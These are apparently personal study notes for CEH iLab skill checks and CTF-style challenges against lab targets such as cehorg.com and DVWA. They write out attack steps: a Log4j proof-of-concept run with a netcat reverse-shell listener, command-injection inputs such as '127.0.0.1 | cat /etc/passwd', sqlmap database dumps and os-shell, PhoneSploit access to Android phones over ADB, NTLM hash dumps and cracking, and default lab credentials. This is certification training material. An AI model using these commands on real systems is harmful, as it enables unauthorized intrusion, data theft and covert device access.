

1. ILab's Notes

Lab Skill Checks Part 3

1.1 Clickjacking Test


You have been assigned a task to perform a clickjacking test on www.certifiedhacker.com that the CEHORG members widely use.

[[Test code in [www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking.md](https://www.project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking.md) at master · OWASP/www-project-web-security-testing-guide · GitHub]]

1.2 HTTP Recon – Nginx Version

Perform an HTTP-recon on www.certifiedhacker.com and find out the version of Nginx used by the web server.

E drive-> CH Tools-> Web servers->httprecon



OR,

whatweb <https://certifiedhacker.com/P-folio/index.html>

1.3 FTP Credentials & flag.txt

Crack the FTP credentials, obtain the "flag.txt" file and determine the content in the file.

Input: Aaaaaaa*AAA

***Password will be provided in home/attacker/Desktop/Wordlist


Or, E-> CEH Tools\CEH v13 Lab\CEHv13 **Module 13 Hacking Web Servers\Wordlists**

1.4 Web Recon – HTTP Server (movies.cehorg.com)

Find out the HTTP server used by the web application.

Input: Aaaaaaaa-AAA/NN.N

E drive-> CH Tools-> Web servers->httprecon or parrot terminal use whatweb link




1.5 Load Balancing Service (eccouncil.org)

Identify the load balancing service used by eccouncil.org.

Input: aaaaaaaa

Look for firewall/ids-ips. Use wappalyzer



1.6 Identify the Content Management System used by www.cehorg.com.

Input Format: AaaaAaaaa

WordPress.

Use : whatweb link

```
[root@parrot:~/home/attacker/Desktop/Wordlist]
#whatweb http://cehorg.com/
http://cehorg.com/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.0.55], MetaGenerator[WordPress 6.4.3], Script, Title[cehorg], UncommonHeaders[link], WordPress[6.4.3]
[root@parrot:~/home/attacker/Desktop/Wordlist]
```

1.7 Perform a bruteforce attack on www.cehorg.com and find the password of user adam.

Input Format: aaaaaaNNN

**Search for default login page/url if no login page is provided

Some default urls are:

->http://<domain>/wp-admin

->http://<domain>/wp-login.php

-> /wp-admin/

->/login/

Then bruteforce

1.8 Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.

Input Format: Aaaaa Linda is ans

** This one is related to “perform sql injection on movies.cehorg.com and find out no of users available in the database. Use Jason/welcome as login cred.

After logging in movies.cehorg.com -> then go to->
movies.cehorg.com/viewprofile.aspx?id=1003

IDOR, parameter tampering broken authentication

1.9 You have identified a vulnerable web application on a linux server at port 8080. Exploit the web app vuln, gain access to the server and enter the content of rootflag as ans. (Aa*aaNNNN)-as no subnet is given we have to scan every subnet for open port. other than 1, every 8080 is filtered)[github: ceh-engage-part-3.md]

- nmap -T4 -p 8080 172.16.0.0/24

- nmap -T4 -p 8080 192.168.0.0/24 1 (suppose 192.168.0.55:8080 is open)

- Gobuster dirb -u <http://192.168.0.55:8080> -w /usr/share/wordlist/dirb/common.txt

Other than login, no other dir is found.

-Then search goFinance exploit. There is a chance of Log4j vuln.

-kozmer github for log4j script-> cd log4j-shell.poc->pip install -r requirement.txt

-python poc.py -h

- python poc.py --userip 10.10.1.10 --webport 8080 -lport 9000

-In another terminal, command : nc -lvp 9000 ...

[https://www.youtube.com/watch?v=Ok0RRJpm86k&t=3948s&ab_channel=FireShark

1.23.40 time]

1.10 Perform a command injection attack on 10.10.10.25 and find out how many user accounts are registered with the machine. nb exclude admin/Guest user. Set security to low

- 127.0.0.1 && ls

- 127.0.0.1 && dir

- 127.0.0.1 && net user [to check users] = 8 users (without guest & administrator)

- for linux: 127.0.0.1 | cat /etc/passwd

1.11 A set of files has been uploaded through DVWA (<http://10.10.0.25:8080/DVWA>). The files are located in the "C:\wamp64\www\DVWA\hackable\has.txt" directory. Access the files and decode the md5 hash to reveal the original message among them. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password. Use type command to view the file(Format: A**aaa*AA)


- 127.0.0.1 | cat "/home/parrot/Desktop/CV New/secret.txt" [for linux]

- C:\wamp64\www\DVWA\hackable\uploads\Hash.txt. Put the hash into hashes website to get the answer.

- then decrypt the hash

1.12 Perform a banner grabbing on the web application movies.cehorg.com and find the ETag of the respective target machine

- nc -vv movies.cehorg.com 80



```
attacker@parrot:~$ nc -vv movies.cehorg.com 80
movies.cehorg.com [192.168.0.51] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 06 Oct 2020 08:33:55 GMT
Accept-Ranges: bytes
ETag: "8d13646dbb9bd61e0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sat, 10 Feb 2024 09:30:22 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/
html1/DTD/xhtml1-strict.dtd">
```

1.13 Perform an sql injection attack on movies.cehorg.com and find out the number of users available in the database. Cred: jason/welcome

- login->go to view profile/any end to get id=1? Type url entry point

-sqlmap-> use cookie (document.cookie)

-sqlmap -u "link" --cookie -dbs etc

- sqlmap -u "link" --cookie="hdfh=;" -D moviescope -T Login.User,User_Login -C isadmin,password,Uid,Uname --dump

--

1.14 Perform web crawling on the webpage movies.cehorg.com and identify the number of live pngs in Image folder====> use zap=> check github

(1.13 +

- sqlmap -u "link" --cookie="hdfh=;" -D moviescope -T Login.User,User_Login -C isadmin,password,Uid,Uname -os-shell

- after getting os shell:

- pwd

-whoami

-ipconfig

- ls kore kore check dite hobe live png jekono directory te thakte pare

****Need to make payload. Use [Online - Reverse Shell Generator](#) to make payload (video 2:11:17)

1.15 **CEHORG** suspects of a possible session hijacking attack on a machine in its network. The organisation has retained the network traffic data for the session at

C:\Users\Admin\Documents in the EH Workstation – 2 as sniffsession.pcap.

You have been assigned a task to perform an analysis and find out the **protocol that has been used for sniffing** on its network. AAA


-Sniffing is done through ARP protocol*****keep in mind

Lab Skill Checks Part 4

1.1 An attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine's IP address and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the EncodedFile.txt file in the Document folder in the 'EH Workstation – 2' machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa\$\$w0rd - this is the pass)

Crypto ques

- Documents folder-> encoded.txt
- Will need BCTextEncoder
- In E drive->ceh tools->module 20 cry->Cryptography Tools-BCTextencoder
-



** to check cypher/hash use CEH v13 Lab\CEHv13 Module 13 Hacking Web Servers\Wordlists [CyberChef](#)

1.2 The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package.

You have been assigned a task to decrypt the file; the organization has retained the cipher file


"AccessCode.docx.aes" in the Document folder in the "EH Workstation – 2" machine.

Determine the access code by decrypting the file.

Hint: Use "qwerty" as the decryption password.

Note: Advanced Encryption Package is available at:

E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools




1.3 A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation – 2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test) (video : https://www.youtube.com/watch?v=eROZzRy-Hso&t=360s&ab_channel=FireShark time: 19:50)

1.4 You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation – 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive.

Hash compare/calculator (CEH-Tools->module 20 cryptography-> md5 & 6 calculator -> open md5 calculator or md5 msi.install if necessary)

Calculate md5 of all files of Archive folder. Then compare the hash values with pre-stored FileHashes.txt and give the filename as answer. Ans: Quotes

1.5 CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet. You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation – 1" machine. Analyze the packet and find the topic of the message sent to the sensor.




-filter->mqtt->publish msg-> ans is according to the given Aaa_Aaaa

1.6 The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse "Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)

-Related to 1.7. Identify the ip address and port 5555 as android by filtering

- Select android ip-> select analyze-> expert information-> severity-> ans is warning



1.7 An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Downloads folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file. Note: Only provide the numeric values in the answer field.

(demo video: https://www.youtube.com/watch?v=eROZzRy-Hso&t=360s&ab_channel=FireShark time: 39:00)

- default android port range : 5555-5585
- check all subnets or single ip to see 5555 is opened or not
- sudo su
- cd attacker
- ls to see tools
- cd PhoneSploit -> ls-> python phonesploit.py
- option 3-> enter ip-> option 4-> cd sdcard->ls->cd Download->ls->cat confidential.txt->ans

1.8 An attacker has hacked one of the employee's Android devices in CEHORG and initiated a LOIC attack from the device.

You are an ethical hacker who had obtained a screenshot of the attack using a background application.

Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with the send method.

Answer format: NNN.NN.NN/AAAA (ip/http)

-> in android phone, ss gets saved into sdcard->DCIM->ls->capture.png

-> to download use phonesploit option 9

->enter the file location: /sdcard/DCIM/

->DCIM gets saved into phonesploit-> then open-> use the flag

/home/attacker/phonesploit/

1.9 An attacker installed a malicious mobile application AntiMalwaresScanner.apk on the victim's Android device which is located in EH workstation-2 Documents folder.

You are assigned a task to perform a security audit on the mobile application and find out whether the application is using permission to Read call-logs. Ans (Yes) Aaa

1.10 An ex-employee of CEHORG is suspected to be performing insider attack.

You are assigned a task to attain KEYCODE-75 used in the employee's mobile phone.

Note: Use option p in PhoneSploit for the next page.

Answer format: AAAAAAAAAA

->phonesploit->option p-> no 75->KEYCODE APOSTROPHE->2nd part is the ans

1.11 CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet.

You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation – 1" machine.

Analyze the packet and find the topic of the message sent to the sensor.

Answer format: Aaaaa_Aaaaa

Same as above mqtt

Answer format: Aaaaa_Aaaaa

1.12 CEHORG hosts multiple IOT devices and network sensors to manage its IT department.


You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the Documents folder of the user in the "EH Workstation – 2" machine.

Analyze the packet and find the alert message sent to the sensor.

Answer format: Aaaa Aaaa"aaa

-> sensor->mqtt

->filter->mqtt-> publish msg->inside stream ans is hidden->according to given ans format



1.13 An attacker had sent a message 166.150.247.183/US to the victim.

You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.(AaA)

Ans- IoT

1.14 A file named Cry-DES (ECB)-FTP-IP.hex is located in the Documents folder in the "Ethical Hacker-2" machine.

It contains credentials to connect to an FTP server. However, the file is encrypted using

DES(ECB) algorithm.


Decrypt the file to get the FTP credentials, connect to the FTP server and obtain the file named "flag1.txt".

Enter the content in the file as the answer.

Note: Use "Blackhat" as the FTP username.

Ans: 4700056

- in CrypTool-> Blackhat is the password



1.15 An employee in an organization has stolen important bank credentials and stored it in a file named Confidential.txt using steganography.

The file has been identified and retained from his email attachment and stored in the machine named "Ethical Hacker-2."

Determine the information hidden in the file along with the account number present in the file.

Path: C:\Users\Admin\Documents\Snow\Confidential.txt

Note: The password is not shown.

-> snow/openstego

CEH iLabs Demo CTF Questions (Cryptography)

1. You are assigned a task to crack the **NTLM password hashes** captured by the internal security team.

The password hash has been stored in the **Documents folder of the Parrot Security console machine**.

What is the password of user James?

Format: Aaaaaaa

The screenshot shows a Parrot Security console terminal on the left and a challenge page on the right. The terminal displays the command `cat hashes.txt` and its output, which lists NTLM password hashes for various users, including James. The challenge page on the right contains instructions for two challenges. Challenge 1 asks for the password of user James, with a hint that the password hash has been stored in the Documents folder of the Parrot Security console machine. The format for the answer is given as `Format: Aaaaaaa`. A text input field and a 'Submit and Check' button are provided for Challenge 1. Challenge 2 is partially visible at the bottom.

```
attacker@parrot: ~/Documents
$ cat hashes.txt

PyDump v8.2 - dumps windows password hashes - by Fulvio Zanetti & Andrea Petralia @ http://www.blackM
ath.it

Admin:500:AAD3B435B51404eeaAD3B435B51404EE:C5B40C92960FB658A0194A695C5D1406
Guest:501:AAD3B435B51404eeaAD3B435B51404EE:31D6CFE0D16AE931B73C5907E0C089C0
DefaultAccount:503:AAD3B435B51404eeaAD3B435B51404EE:31D6CFE0D16AE931B73C5907E0C089C0
WDAGUtilityAccount:504:AAD3B435B51404eeaAD3B435B51404EE:AF65459EDFE9E5B02D0257222250764D
James:1005:AAD3B435B51404eeaAD3B435B51404EE:2020D252A479F485CDF5E171D939058F
Martin:1006:AAD3B435B51404eeaAD3B435B51404EE:F693996680FFBC61C2C320CEA26C2D0B0
Jones:1007:AAD3B435B51404eeaAD3B435B51404EE:259745CB123A52AA2E693AAACCA2D852
Frankie:1008:AAD3B435B51404eeaAD3B435B51404EE:8046F7EAE8FB117AD06B0D083087386C

attacker@parrot:~/Documents
```

The credentials to access EH Workstation - 2 (Windows 11) are as below:
Username: Admin Password: Pa\$\$w0rd

The credentials to access OpenVAS on EH Workstation - 1 (Parrot Security) machine are as below:
Username: admin Password: password

Note: You can use username.txt and password.txt available on the Desktop of the EH Workstation - 1 (Parrot Security) machine for any credentials/password cracking attempt.

Flags

Challenge 1:

You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user James? (Format: Aaaaaaa)

Submit and Check

Challenge 2:

You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user Jones? (Format: NNNNNNNNN)

James's 2nd half is the hashed pass. Simply crack using online tool.

2. You are assigned a task to crack the **NTLM password hashes** captured by the internal security team.

The password hash has been stored in the **Documents folder of the Parrot Security console machine**.

What is the password of user Jones?

Format: NNNNNNNNN

To solve this, save the hash in a fresh text if necessary, the use John

-> john test.txt [takes some time though]

3. An employee in your organization is suspected of sending important information to an accomplice outside the organization.

The incident response team has intercepted some files from the employee's system that they believe have hidden information.

You are asked to investigate a file named **Confidential.txt** and extract hidden information.

Find out the information hidden in the file.

Note: The Confidential.txt file is located at:

C:\Users\Admin\Documents in **EH Workstation – 2** machine.

Format: AaaaaAaaaaaNNNNN

Ans: use snow.

-> SNOW.EXE -C Confidential.txt

->inf any pass given then: SNOW.EXE -C Confidential.txt -p pass.txt

4. You have been given a task to audit the passwords of a server present in CEHORG network.

Find out the password of the user Adam and submit it.

